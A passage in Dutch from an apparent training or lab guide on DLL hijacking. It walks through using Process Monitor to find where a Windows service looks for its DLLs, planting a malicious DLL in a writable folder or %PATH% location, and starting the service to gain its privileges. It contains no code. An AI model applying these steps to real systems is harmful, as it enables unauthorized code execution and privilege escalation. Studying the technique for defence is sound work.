- Gebruik **Process Monitor** (van Sysinternals) om te controleren welke DLL's worden geladen wanneer je de service start.




- Filter op de naam van de executable (hijack.exe) en **.dll** bestanden om te zien waar Windows naar zoekt voor de DLL's.




Stap 4: Plaats de kwaadaardige DLL


- Kijk welke mappen Windows doorzoekt voor de DLL's. Als een van deze mappen op het doelsysteem toegankelijk is en je hebt daar rechten, plaats dan een malafide DLL met dezelfde naam als de verwachte DLL.
- Indien je geen toegang hebt tot die mappen, kijk in de omgevingsvariabele %PATH% of er een andere locatie is waar je rechten hebt om de DLL te plaatsen.



Stap 5: Service uitvoeren

- Start de service op de doelcomputer. Als de kwaadaardige DLL geladen wordt, kan deze code uitvoeren met de rechten van de service.





Stap 6: Gebruik een netwerkschijf (indien nodig)

- Als je werkt vanuit een virtuele machine (VM), kun je een netwerkmap gebruiken om bestanden uit te wisselen tussen je VM en je eigen computer.

Samenvatting voor je handleiding:

Manier 7: **DLL Hijacking-aanval uitvoeren**
Met een DLL Hijacking-aanval kun je een kwetsbare service misbruiken om een malafide DLL te laden en zo ongeautoriseerde code uit te voeren. Door de juiste DLL op de juiste locatie te plaatsen, kan de aanvaller controle krijgen over de service. Deze techniek is een krachtig voorbeeld van privilege escalation, waarbij de aanvaller code kan uitvoeren met de rechten van de service.